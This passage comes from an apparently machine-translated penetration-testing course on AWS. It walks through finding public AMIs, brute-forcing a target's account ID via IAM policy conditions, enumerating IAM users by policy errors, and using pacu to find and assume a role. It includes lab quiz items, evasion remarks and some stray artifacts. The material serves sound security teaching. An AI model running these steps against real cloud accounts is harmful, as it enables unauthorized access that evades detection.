                {
                    "DeviceName": "/dev/xvda",
                    "Ebs": {
                        "DeleteOnTermination": true,
                        "DeleteOnTermination": true,
                        "SnapshotId": "snap-098dc18c797e4f255",
                        "VolumeSize": 8,
                        "VolumeType": "gp2",
                        "Encrypted": false
                    }
                }
            ],
            "EnaSupport": true,
            "Hypervisor": "xen",
            "Name": "Offseclab Base AMI",
            "RootDeviceName": "/dev/xvda",
            "RootDeviceType": "ebs",
            "SriovNetSupport": "simple",
            "Tags": [
                {
                    "Key": "Name",
                    "Value": "Offseclab Base AMI"
                }
            ],
```

```
            "VirtualizationType": "hvm",
            "DeprecationTime": "2023-08-05T21:43:00.000Z"
        }
    ]
}
```

Листинг 21 - Вывод All Public AMIs после filtering list с keyword "name"

На этот раз мы получили совпадение и нашли один AMI. Также мы получили ID учетной записи, который, скорее всего, принадлежит целевой организации. С ID учетной записи мы можем искать больше AMI или других ресурсов; оставим это как упражнение в конце этого раздела.

Аналогично, можно искать publicly-shared *EBS snapshots* с помощью команды **ec2 describe-snapshots**.

```
kali@kali:~$ aws --profile attacker ec2 describe-snapshots --filters "Name=description,Values=*offseclab*"
{
    "Snapshots": []
}
```

Листинг 22 - Вывод Public Snapshots после filtering list с keyword "description"

Мы не смогли найти other resource, но можем получить представление о том, как использовать CSP's API features для поиска publicly-shared resources.

Однако golden rule для этого нет. Поиск будет зависеть от type of resource, service API, public CSP и т.д. Лучший подход - исследовать publicly-exposable resources в конкретных CSPs (например, AWS) и consult documentation для services, которые мы хотим попробовать.

Нахождение таких ресурсов расширяет поверхность атаки и открывает новые векторы атаки. Например, с AMI, найденным в **offseclab.io**, мы можем попробовать запустить EC2 instance с этим образом и поискать больше чувствительных данных. Даже если мы не найдем чувствительной информации, которая даст прямой доступ к облачной инфраструктуре, мы все равно можем узнать больше о нашей цели.

1. Почему крупные организации могут предоставлять облачные ресурсы публично или между учетными записями?

```
A) To reduce costs associated with cloud storage
B) To facilitate internal operations and resource sharing
C) To ensure all resources contain sensitive data
D) To avoid using CSP's API for resource access
```

2. Какова цель аргумента --owners amazon в команда AWS CLI?

```
A) To list all images owned by the current account
B) To list all images that are publicly available
C) To list all images owned by AWS
D) To list all images that contain the keyword "amazon"
```

3. Используйте *account ID* для поиска других публично общих ресурсов. Вы найдете snapshot размером 1 GB (VoumeSize: 1). Скопируйте описание недавно найденного ресурса и вставьте его в поле ответа. (Этот ресурс на самом деле не является публично общим, но мы должны иметь возможность перечислить его с учетными данными, предоставленными для лабораторной работы.)

В предыдущем разделе мы обнаружили AWS account ID цели, найдя publicly-shared resources через AWS API. В этом случае предположим, что publicly shared resources нет, поэтому мы не можем получить account ID таким способом.

В этом разделе мы изучим технику, показывающую, как можно злоупотреблять возможностями API, чтобы получить идентификатор целевой учетной записи из публично доступного бакета или объекта S3.

Для выполнения этой техники attacker нужен AWS account для взаимодействия с AWS API. Мы используем attacker profile в AWS CLI, чтобы смоделировать этот сценарий. Кроме того, целевой учетной записи должен иметь publicly readable S3 bucket, и целевой учетной записи этой lab его имеет.

Предупреждение

В этой лабораторной работе настроенный нами профиль атакующего является пользователем, принадлежащим целевой учетной записи. Однако в реальном сценарии этот пользователь принадлежал бы внешней учетной записи.

Начнем с создания пользователя IAM, который по умолчанию не будет иметь никаких разрешений на выполнение действий. Затем добавим политику, предоставляющую *read*-доступ к bucket с *Condition*: разрешение будет применяться только если ID учетной записи, которой принадлежит bucket, начинается с цифры "x". Если мы не можем прочитать bucket, будем продолжать пробовать другие числа, пока не сможем прочитать bucket, показывая, что мы определили первую цифру ID учетной записи, где расположен bucket. Мы можем пройтись по остальным цифрам, пока не получим все ID учетных записей.

Сначала выберем публично читаемый бакет или объект внутри целевой учетной записи. Поскольку бакет/объект публично читаемый, мы должны иметь возможность перечислить его содержимое с любым IAM-пользователем любой учетной записи AWS. В лабораторной работе мы выберем один из публично читаемых бакетов.

Затем создадим нового пользователя IAM в нашей учетной записи *attacker*. По умолчанию пользователи IAM не имеют никаких разрешений на выполнение каких-либо действий, поэтому новый пользователь не сможет перечислить содержимое публичного ресурса, даже когда он публичный.

Далее создадим политику, которая выдает разрешения на *list buckets* и *read objects*. Однако добавим *Condition*: разрешение *read* будет применяться только если идентификатор учетной записи, которой принадлежит бакет, начинается с цифры "x".

После применения policy к новому IAM user мы проверим, можем ли list bucket с credentials нового user. Мы будем тестировать значение *x* от 0 до 9, пока не сможем list bucket, что означает, что мы нашли first digit account.



Предупреждение

Эта technique tailored для AWS. Однако она показывает, как APIs могут быть exploited для retrieve information beyond intended purpose, tactic, которая может быть relevant in various platforms and contexts.

Проверим, как это работает в нашей лаборатории. Мы можем использовать бакет *offseclab-assets-public-...*, который доступен для публичного чтения. Если бы он не был читаемым, мы могли бы также использовать публично доступный для чтения объект в бакете, например любое изображение с сайта.

Для начала снова получим bucket name.

Предупреждение

Bucket name содержит random string, которая меняется каждый раз, когда мы restart lab. Нам нужно проверять новое имя каждый раз, когда мы restart lab.

Мы можем browse website www.offseclab.io и получить bucket name из URL любого image на website, как делали раньше. Однако на этот раз мы используем *curl* для выполнения этой задачи.

Сначала получим source code in HTML основного site с помощью **curl -s www.offseclab.io**. Флаг `-s` omit loading statistic lines, которые curl выводит по умолчанию.

На следующем шаге передадим вывод в **grep**, `чтобы отфильтровать нужную строку или шаблон и извлечь имя бакета. Это имя бакета начинается с префикса "offseclab-assets-public-", после которого идет случайная последовательность из восьми буквенно-цифровых символов. Это представлено регулярным выражением offseclab-assets-public-\w{8}. Флаг` **-P** указывает grep интерпретировать шаблон через синтаксис *perl-regexp*. Поскольку поведение grep по умолчанию - показать всю строку, где найден шаблон, мы используем `-o`, чтобы вывести только совпавшую часть.

```
kali@kali:~$ curl -s www.offseclab.io | grep -o -P 'offseclab-assets-public-\w{8}'
offseclab-assets-public-kaykoour
offseclab-assets-public-kaykoour
offseclab-assets-public-kaykoour
offseclab-assets-public-kaykoour
```

Листинг 23 - Получение имени Public Bucket с помощью curl

Вывод показывает четыре совпадения, по одному для каждого изображения в исходном коде главной страницы. Мы можем скопировать имя бакета из вывода.

В прошлый раз мы validated, что bucket publicly-accessible, listing content в web browser. На этот раз используем AWS CLI tool. Чтобы list content of bucket, можно использовать команду **s3 ls**.

```
kali@kali:~$ aws --profile attacker s3 ls offseclab-assets-public-kaykoour
                           PRE sites/
```

Листинг 24 - Вывод Public Bucket как attacker

В идеале мы запускаем эту команду из собственной учетной записи AWS, поэтому можно предположить, что у бакета, вероятно, есть ACL или политика, предоставляющая доступ на чтение всем учетным записям.

Теперь создадим нового IAM-пользователя командой `iam create-user --user-name enum`. Помним, что этот пользователь находится в контролируемой злоумышленником учетной записи AWS.

Далее также создадим ключи доступа для IAM-пользователя, чтобы взаимодействовать от его имени с AWS API через AWS CLI. Выполним команду **iam create-access-key --user-name enum** и запишем *AccessKeyId* и *SecretAccessKey* из вывода.

```
kali@kali:~$ aws --profile attacker iam create-user --user-name enum
{
    "User": {
        "Path": "/",
        "UserName": "enum",
        "UserId": "AIDAQOMAIGYU4HTPEJ32K",
        "Arn": "arn:aws:iam::123456789012:user/enum",
    }
}

kali@kali:~$ aws --profile attacker iam create-access-key --user-name enum
{
    "AccessKey": {
        "UserName": "enum",
        "AccessKeyId": "AKIAQOMAIGYURE7QCUXU",
        "Status": "Active",
        "SecretAccessKey": "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",
    }
}
```

Листинг 25 - Создание IAM User "enum" и генерация AccessKeyId и SecretAccessKey для этого User

Чтобы взаимодействовать как новый IAM user, создадим profile в AWS CLI с newly-created access keys. Выполним `aws configure --profile enum` и введем *Access Key ID* и *Secret Access Key*.

После создания profile нам нужно только добавлять argument `--profile enum` к каждой command, которую хотим run как пользователь *enum*. Проверим это, выполнив **aws sts get-caller-identity --profile enum**. Это вернет *UserId*, *Account* и *ARN* (Amazon Resource Name) identity, interacting with API.

```
kali@kali:~$ aws configure --profile enum
AWS Access Key ID [None]: AKIAQOMAIGYURE7QCUXU
AWS Secret Access Key [None]: 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
Default region name [None]: us-east-1
Default output format [None]: json


kali@kali:~$ aws sts get-caller-identity --profile enum
{
    "UserId": "AIDAQOMAIGYU4HTPEJ32K",
    "Account": "123456789012",
    "Arn": "arn:aws:iam::123456789012:user/enum"
}
```

Листинг 26 - Настройка AWS CLI с Profile "enum"

Newly-created users без attached policies почти полностью ограничены в доступе к resources, включая listing public buckets в other AWS accounts. Однако мы можем предоставить access, создав policy, разрешающую very specific action, например listing public bucket. Если мы добавим condition, которая проверяет, начинается ли account number, owning S3 bucket, с specific number, мы можем enumerate и extract account number.

Прежде чем продолжить, нужно обозначить ключевое различие между нашей лабораторной средой и реальной атакой. В реальной атаке пользователь *enum* находится в AWS-учетной записи атакующего. В нашей лабораторной среде и пользователь *enum*, и целевой bucket находятся в одной AWS-учетной записи. Это заставляет нас слегка изменить эксплойт. Вместо перечисления публичного bucket мы будем перечислять приватный bucket. Причина в том, что даже если у IAM user нет attached policy, дающей разрешение на перечисление buckets, пользователь все равно может читать публичные buckets в той же учетной записи, где находится сам пользователь. Это ожидаемое поведение AWS API.

Остальная часть exploit работает так же. Нам нужно только list private bucket instead of public bucket. Это симулирует attacker enumerating from a different AWS account.



Поскольку у нового пользователя *enum* еще нет политик, по умолчанию для него будет действовать *Deny ALL actions*. Это означает, что если мы попробуем снова перечислить содержимое бакета этим пользователем, то получим ошибку *AccessDenied*.

```
kali@kali:~$ aws --profile enum s3 ls offseclab-assets-private-kaykoour

An error occurred (AccessDenied) when calling the ListObjectsV2 operation: Access Denied
```

Листинг 27 - Вывод Private Bucket с user enum

Теперь напишем policy, которая allow listing content of bucket и reading objects внутри него.

Назовем policy document **policy-s3-read.json**.

```
# policy-s3-read.json
{
     "Version": "2012-10-17",
    "Statement": [
        {
            "Sid": "AllowResourceAccount",
            "Effect": "Allow",
            "Action": [
                "s3:ListBucket",
                "s3:GetObject"
            ],
            "Resource": "*",
            "Condition": {
                "StringLike": {"s3:ResourceAccount": ["0*"]}
            }
        }
    ]
}
```

Листинг 28 - Policy для Allow Вывод Buckets and Reading Objects

Мы можем использовать favorite text editor для написания policy. В примере ниже используем **nano**. После copying and pasting content policy снова отобразим ее и проанализируем.

```
kali@kali:~$ nano policy-s3-read.json

kali@kali:~$ cat -n policy-s3-read.json
     1  {
     2      "Version": "2012-10-17",
     3      "Statement": [
     4          {
     5              "Sid": "AllowResourceAccount",
     6              "Effect": "Allow",
     7              "Action": [
     8                  "s3:ListBucket",
     9                  "s3:GetObject"
    10              ],
    11              "Resource": "*",
    12              "Condition": {
    13                  "StringLike": {"s3:ResourceAccount": ["0*"]}
    14              }
    15          }
    16      ]
    17  }
```

Листинг 29 - Создание файла policy document

Политика разрешает (строка 6) *list buckets* (строка 8) и *read any object* в бакетах (строка 9). В атрибуте *Resource* есть подстановочный символ * (строка 11), то есть действия разрешены для любого бакета и объекта в любой учетной записи. В строках 12-14 мы добавляем условие, чтобы политика была действительна только если идентификатор учетной записи, где размещен ресурс (*ResourceAccount*), начинается с "0", после которого следуют любые другие цифры (для этого используется подстановочный символ).

Мы associate эту policy с IAM user *enum* как inline policy, используя команду **iam put-user-policy**.

С помощью argument `--user-name enum` можно specify имя IAM user.

Аргумент `--policy-name` позволяет задать имя политики. Оно нужно только для справки. Назовем политику *s3-read*.

Argument `--policy-document` expects string с policy в JSON format. Prefix **file://** instructs tool read policy из **policy-s3-read.json**.

Команда не вернет вывод, если политика успешно применена. Однако мы можем проверить это с помощью команды `iam list-user-policies --user-name enum`.

```
kali@kali:~$ aws --profile attacker iam put-user-policy \
--user-name enum \
--policy-name s3-read \
--policy-document file://policy-s3-read.json

kali@kali:~$ aws --profile attacker iam list-user-policies --user-name enum
{
    "PolicyNames": [
        "s3-read"
    ]
}
```

Листинг 30 - Attaching s3-read Inline Policy к IAM User enum

Согласно заданной политике, пользователь сможет читать содержимое бакета только если идентификатор учетной записи, в которой находится бакет, начинается с "0". В нашей лабораторной учетной записи идентификатор - "123456789012". Он не начинается с "0", поэтому мы получим ошибку *AccessDenied* при попытке перечислить содержимое бакета.

Если мы изменим политику в файле и применим ее снова к пользователю *enum*, мы сможем перечислить содержимое бакета. На этот раз это работает, потому что наша учетная запись начинается с цифры "1".

Предупреждение

Policies становятся active через несколько seconds after applied, поэтому нам может потребоваться wait 10-15 seconds каждый раз, когда мы test.

Мы можем выполнить **aws --profile attacker sts get-caller-identity**, чтобы retrieve account ID нашей lab. Это поможет validate нашу technique.

```
kali@kali:~$ aws --profile enum s3 ls offseclab-assets-private-kaykoour

An error occurred (AccessDenied) when calling the ListObjectsV2 operation: Access Denied

kali@kali:~$ nano policy-s3-read.json

kali@kali:~$ cat -n policy-s3-read.json
     1  {
     2      "Version": "2012-10-17",
     3      "Statement": [
     4          {
     5              "Sid": "AllowResourceAccount",
     6              "Effect": "Allow",
     7              "Action": [
     8                  "s3:ListBucket",
     9                  "s3:GetObject"
    10              ],
    11              "Resource": "*",
    12              "Condition": {
    13                  "StringLike": {"s3:ResourceAccount": ["1*"]}
    14              }
    15          }
    16      ]
    17  }

kali@kali:~$ aws --profile attacker iam put-user-policy \
```

```
--user-name enum \
--policy-name s3-read \
--policy-document file://policy-s3-read.json

kali@kali:~$ aws --profile enum s3 ls offseclab-assets-private-kaykoour
                           PRE sites/
```

Листинг 31 - Изменение Condition в Policy и повторное тестирование

Когда мы знаем, что policy starts with a digit, можно перейти к следующей, modifying condition of policy вот так:

```
- __"StringLike": {"s3:ResourceAccount": ["10*"]}__
- __"StringLike": {"s3:ResourceAccount": ["11*"]}__
...
- __"StringLike": {"s3:ResourceAccount": ["18*"]}__
- __"StringLike": {"s3:ResourceAccount": ["19*"]}__
```

Листинг 32 - Изменение Policy Condition Statement для Brute Force AccountID

Мы можем автоматизировать этот процесс программно и создать приложение для получения идентификатора учетной записи из публично доступного бакета или объекта.

Tools, такие как s3-account-search, также реализуют эту technique, хотя этот tool использует *roles* вместо *users* для linking policy to condition.

Как мы можем наблюдать, существует несколько способов реализовать это. Ключевая идея — использовать возможность "Condition" в IAM-политиках для управления *cross-account* доступом. Мы использовали S3, потому что публично читаемые S3-объекты встречаются чаще, чем другие ресурсы, но теоретически мы можем использовать эту технику и с другими службами.

1. Какова основная цель техники, описанной в тексте?

```
A) To create IAM users with full access to all AWS resources.
B) To obtain the target's AWS account ID from a publicly-shared S3 bucket or object.
C) To restrict access to S3 buckets using IAM policies.
D) To list all S3 buckets in an AWS account.
```

2. Как изначально было получено имя публично читаемого бакета?

```
A) By guessing the bucket name based on common naming conventions.
B) By accessing the AWS management console.
C) By retrieving it from the URL of any image on the website using the curl command.
D) By querying the AWS CLI tool directly.
```

3. Какая команда AWS CLI используется, чтобы вывести содержимое bucket?

```
A) aws s3 cp
B) aws s3 mb
C) aws s3 ls
D) aws s3 rm
```

В предыдущем разделе мы рассмотрели случай, где API был использован не по назначению для получения account ID цели. В этом разделе мы продолжим развивать предыдущую лабораторную работу. Мы узнаем еще один пример злоупотребления API, который перечисляет *internal IAM identities*, когда нам известен AWS account ID цели.

Ранее мы использовали resources, у которых были либо публично доступны permissions, либо, как минимум, permissions, granting *read* access account *attacker*. Нам нужно учитывать latter, потому что important concept в этом case состоит в том, что иногда мы хотим, чтобы cloud resource был publicly available on the internet, но в other cases нам может быть нужно, чтобы resource был accessible только для specific accounts. В AWS это называется cross-account access.

Чтобы настроить cross-account access через IAM policies, мы можем указать учетную запись, которой будет предоставлен доступ, и IAM identity (*User*, *Group* или *Role*) внутри этой учетной записи. Если identity не существует, будет выброшена *error* при попытке применить эту policy.

Чтобы grant access к identity in different account, нам нужно create a policy и configure attribute *Principal*, который будет contain IAM identity в specific account. AWS validates existence этой identity и returns *error*, если она не существует.

Обычно мы используем *AWS Resource Name* (ARN), чтобы указать IAM identity, как показано ниже:

```
"Principal": {
  "AWS": ["arn:aws:iam::AccountID:user/user-name"]
}
```

Листинг 33 - Principal Definition in a Resource-based Policy

ARN identity следует standard format. Мы можем craft его, изменив Account ID и username IAM user. Например, если attacker хочет проверить, существует ли user *cloudadmin* в account 123456789012, definition *Principal* в policy должна быть такой:

```
"Principal": {
  "AWS": ["arn:aws:iam::123456789012:user/cloudadmin"]
}
```

Листинг 34 - Principal Definition for an IAM User

После применения политики, если пользователь существует, она будет успешно применена. В противном случае операция завершится ошибкой, указывающей, что пользователь не существует.

Попробуем эту технику в лаборатории. Сначала создадим bucket в нашей *attacker* account. Мы выдадим доступ IAM identity в целевой учетной записи с помощью resource-based policy. Начнем с проверки имени IAM-пользователя, который, как мы знаем, существует в целевой учетной записи. Затем проверим несуществующего пользователя и сравним результаты.

Предупреждение

Следующие команды изменяют ресурсы в учетной записи атакующего. В лабораторной среде это ожидаемо. Убедитесь, что используете правильный профиль и учетную запись.

```
kali@kali:~$ aws --profile attacker s3 mb s3://offseclab-dummy-bucket-$RANDOM-$RANDOM-$RANDOM
make_bucket: offseclab-dummy-bucket-28967-25641-13328
```

Листинг 35 - Создание Dummy S3 Bucket

Далее создадим политику бакета, которая выдает разрешение *s3:ListBucket* пользователю *cloudadmin* в целевой учетной записи.

```
kali@kali:~$ nano grant-s3-bucket-read.json

kali@kali:~$ cat grant-s3-bucket-read.json
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Sid": "AllowUserToListBucket",
            "Effect": "Allow",
            "Resource": "arn:aws:s3:::offseclab-dummy-bucket-28967-25641-13328",
            "Principal": {
                "AWS": ["arn:aws:iam::123456789012:user/cloudadmin"]
            },
            "Action": "s3:ListBucket"

        }
    ]
}
```

Листинг 36 - Создание Bucket Policy с Principal

Теперь attach policy к bucket. Если user существует, AWS примет policy.

```
kali@kali:~$ aws --profile attacker s3api put-bucket-policy --bucket offseclab-dummy-bucket-28967-25641-13328
    --policy file://grant-s3-bucket-read.json

kali@kali:~$
```

Листинг 37 - Applying bucket policy

Предыдущая команда не вернула ошибку, что указывает на существование пользователя. Теперь повторим тот же процесс с идентичностью, которая не должна существовать.

```
kali@kali:~$ cp grant-s3-bucket-read.json grant-s3-bucket-read-userDoNotExist.json

kali@kali:~$ nano grant-s3-bucket-read-userDoNotExist.json

kali@kali:~$ cat grant-s3-bucket-read-userDoNotExist.json
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Sid": "AllowUserToListBucket",
            "Effect": "Allow",
            "Resource": "arn:aws:s3:::offseclab-dummy-bucket-28967-25641-13328",
            "Principal": {
                "AWS": ["arn:aws:iam::123456789012:user/nonexistant"]
            },
            "Action": "s3:ListBucket"

        }
    ]
}

kali@kali:~$ aws --profile attacker s3api put-bucket-policy --bucket offseclab-dummy-bucket-28967-25641-13328
     --policy file://grant-s3-bucket-read-userDoNotExist.json

An error occurred (MalformedPolicy) when calling the PutBucketPolicy operation: Invalid principal in policy
```

Листинг 38 - Applying bucket policy с invalid Principal

На этот раз AWS вернула error *Invalid principal in policy*. Это означает, что IAM identity, указанная в attribute *Principal*, не существует в целевой учетной записи. Такое behavior можно abuse для enumeration IAM user names.

Та же идея применима к ролям IAM. Однако роли особенно интересны, потому что роль может быть настроена так, чтобы ее могла принять другая учетная запись. Если мы найдем такую роль, то, возможно, сможем вызвать *AssumeRole* и получить временные учетные данные в целевой учетной записи.

Создадим короткий list role names для проверки.

```
kali@kali:~$ echo -n "lab_admin
security_auditor
content_creator
student_access
lab_builder
instructor
network_config
monitoring_logging
backup_restore
content_editor" > /tmp/role-names.txt
```

Листинг 39 - Создание wordlist role names

Вместо самостоятельного написания этого enumeration workflow можно использовать existing tool **pacu**. Pacu - это AWS exploitation framework, включающий modules для unauthenticated reconnaissance.

```
kali@kali:~$ sudo apt update

kali@kali:~$ sudo apt install pacu
```

Листинг 40 - Installation pacu

После installation pacu выведем его help menu.

```
kali@kali:~$ pacu -h
usage: pacu [-h] [--session] [--activate-session] [--new-session] [--set-keys] [--module-name] [--data] [--
    module-args]
            [--list-modules] [--pacu-help] [--module-info] [--exec] [--set-regions  [...]] [--whoami]

options:
  -h, --help            show this help message and exit
  --session             <session name>
  --activate-session    activate session, use session arg to set session name
  --new-session         <session name>
  --set-keys            alias, access id, secrect key, token
  --module-name         <module name>
  --data                <service name/all>
  --module-args         <--module-args='--regions us-east-1,us-east-1'>
  --list-modules        List arguments
  --pacu-help           List the Pacu help window
  --module-info         Get information on a specific module, use --module-name
  --exec                exec module
  --set-regions  [ ...]
                        <region1 region2 ...> or <all> for all
  --whoami              Display information on current IAM user
```

Листинг 41 - Получение usage help pacu

Далее запустим **pacu** без дополнительных arguments, чтобы перейти в interactive mode. Pacu разделяет оценке на *sessions*. При первом запуске pacu попросит name для создания session. Создадим session с именем *offseclab*.

После создания сессии инструмент отобразит список доступных команд, и в итоге появится новая командная строка, показывающая, что мы находимся в интерактивном режиме внутри сессии *offseclab*.

```
kali@kali:~$ pacu

....
Database created at /root/.local/share/pacu/sqlite.db

What would you like to name this new session? offseclab
Session offseclab created.

...

Pacu (offseclab:No Keys Set) >
```

Листинг 42 - Создание session в pacu

Далее импортируем keys profile *attacker* в current pacu session.

```
Pacu (offseclab:No Keys Set) > import_keys attacker
  Imported keys as "imported-attacker"
Pacu (offseclab:imported-attacker) >
```

Листинг 43 - Import AWS keys в pacu

Можно list modules с помощью **ls** и найти modules для unauthenticated reconnaissance.

```
Pacu (offseclab:imported-attacker) > ls
...
[Category: RECON_UNAUTH]

  iam__enum_roles
  iam__enum_users

...
```

Листинг 44 - Вывод pacu modules

Изучим module `iam__enum_roles`.

```
Pacu (offseclab:imported-attacker) > help iam__enum_roles

iam__enum_roles written by Spencer Gietzen of Rhino Security Labs.

usage: pacu [--word-list WORD_LIST] [--role-name ROLE_NAME] --account-id
            ACCOUNT_ID

This module takes in a valid AWS account ID and tries to enumerate existing
IAM roles within that account. It does so by trying to update the
AssumeRole policy document of the role that you pass into --role-name if
passed or newlycreated role. For your safety, it updates the policy with an
explicit deny against the AWS account/IAM role, so that no security holes
are opened in your account during enumeration. NOTE: It is recommended to
use personal AWS access keys for this script, as it will spam CloudTrail
with "iam:UpdateAssumeRolePolicy" logs and a few "sts:AssumeRole" logs. The
целевой учетной записи will not see anything in their logs though, unless you find
a misconfigured role that allows you to assume it. The keys used must have
the iam:UpdateAssumeRolePolicy permission on the role that you pass into
--role-name to be able to identify a valid IAM role and the sts:AssumeRole
permission to try and request credentials for any enumerated roles.
...
```

Листинг 45 - Displaying information о module iam__enum_roles в pacu

Вывод вернул больше сведений о модуле, включая инструкции по использованию и описание аргументов, которые можно передать.

`--account-id` - обязательный флаг, задающий *AccountID* цели, где мы будем перечислять роли.

Флаг `--word-list` позволяет указать словарь ролей для проверки. Используем список, уже созданный в `/tmp/role-names.txt`.

Этому модулю нужна существующая роль в учетной записи *attacker*. Если роль не указать, инструмент создаст временную роль, при условии что учетные данные в учетной записи *attacker* имеют разрешения на такое действие. Позволим инструменту создать роль за нас, поэтому не будем использовать флаг `--role-name`.

Модуль можно использовать через команду **run**, после которой указывается имя модуля и любые другие аргументы, которые нужно передать.

```
Pacu (offseclab:imported-attacker) > run iam__enum_roles --word-list /tmp/role-names.txt --account-id
    123456789012
  Running module iam__enum_roles...
...

[iam__enum_roles] Targeting account ID: 123456789012

[iam__enum_roles] Starting role enumeration...


[iam__enum_roles]   Found role: arn:aws:iam::123456789012:role/lab_admin
```

```
[iam__enum_roles] Found 1 role(s):

[iam__enum_roles]     arn:aws:iam::123456789012:role/lab_admin

[iam__enum_roles] Checking to see if any of these roles can be assumed for temporary credentials...

[iam__enum_roles]   Role can be assumed, but hit max session time limit, reverting to minimum of 1 hour...

[iam__enum_roles]   Successfully assumed role for 1 hour: arn:aws:iam::123456789012:role/lab_admin

[iam__enum_roles] {
  "Credentials": {
    "AccessKeyId": "ASIAQOMAIGYUWZXRMMO2",
    "SecretAccessKey": "2UU80dtizqx3DUa9mn6033AjXKb13GXOMCy+tOUt",
    "SessionToken": "FwoGZXIvYXdzEO/////////wEaDCv5...",
    "Expiration": "2023-08-18 22:07:49+00:00"
  },
  "AssumedRoleUser": {
    "AssumedRoleId": "AROAQOMAIGYUR5KMGWT7V:dCkQ0O1y6n9KSQmGBaKJ",
    "Arn": "arn:aws:sts::123456789012:assumed-role/lab_admin/dCkQ0O1y6n9KSQmGBaKJ"
  }
}
Cleaning up the PacuIamEnumRoles-XbsIV role.
```

Листинг 46 - Запуск module enum_roles в pacu

Отлично. Инструмент не только помог перечислить и обнаружить роль, но и проверил, достаточно ли у роли разрешений, чтобы мы могли использовать ее через *assumeRole*.

Теперь мы находимся в состоянии *"Initial Compromise"*, и следующий step - определить scope того, что можно сделать с новым уровнем access.

Эти примеры показывают, как атакующий может использовать API для получения информации за пределами предполагаемого назначения. Кроме того, поскольку эти взаимодействия с API происходят внутри учетной записи *attacker*, все связанные события логируются там и не оставляют следов в целевой учетной записи.

1. Enumerate другие roles, создав новый list с keywords "saphire", "ruby" и "amethyst", после которых идет dash и одно из custom role names, созданных ранее. Например:

```
ruby-lab_admin
ruby-security_auditor
ruby-content_creator
...
amethyst-backup_restore
amethyst-content_editor
```

Запишите name role, которую мы можем assume.

2. Примите роль, найденную в предыдущем упражнении, и перечислите (*describe*) все доступные *VPC*, используя привилегии этой роли. Доказательство находится в теге одного из VPC.

24.4. Initial IAM Reconnaissance

Этот учебный блок охватывает следующие учебные цели:

• Examining скомпрометированных учетных данных
• Scoping IAM permissions

После успешного перечисления и получения начальной компрометации атакующий часто использует техники *следing* внутри скомпрометированной среды. Он определяет, какие учетные записи или ключи доступа были затронуты, и пытается определить их уровень доступа внутри скомпрометированной среды. Этот процесс часто подсвечивает потенциальные векторы атаки, которые могут привести к достижению конечных целей атаки.

Публичные облачные платформы обычно по умолчанию журналируют события пользовательской активности. Однако уровень мониторинга, обнаружения и оповещений зависит от конфигурации организации. Попытки доступа к ограниченным ресурсам или неавторизованные действия с большей вероятностью вызывают оповещения. Опытные атакующие удерживают активность в пределах действий, разрешённых для скомпрометированных учетных данных, чтобы снизить шансы обнаружения на этих ранних этапах.

На этом этапе мы не будем начинать enumerating resources. Вместо этого сосредоточимся на gathering initial information из скомпрометированных учетных данных, включая понимание scope of access внутри AWS environment. Мы рассмотрим разные techniques для этого, одни более stealthy, другие менее.

Для практического опыта в этом учебном блоке будем считать, что мы действуем как атакующий, который добился *начальной компрометации* цели и получил доступ к учетным данным, позволяющим выполнять действия внутри облачной среды AWS.

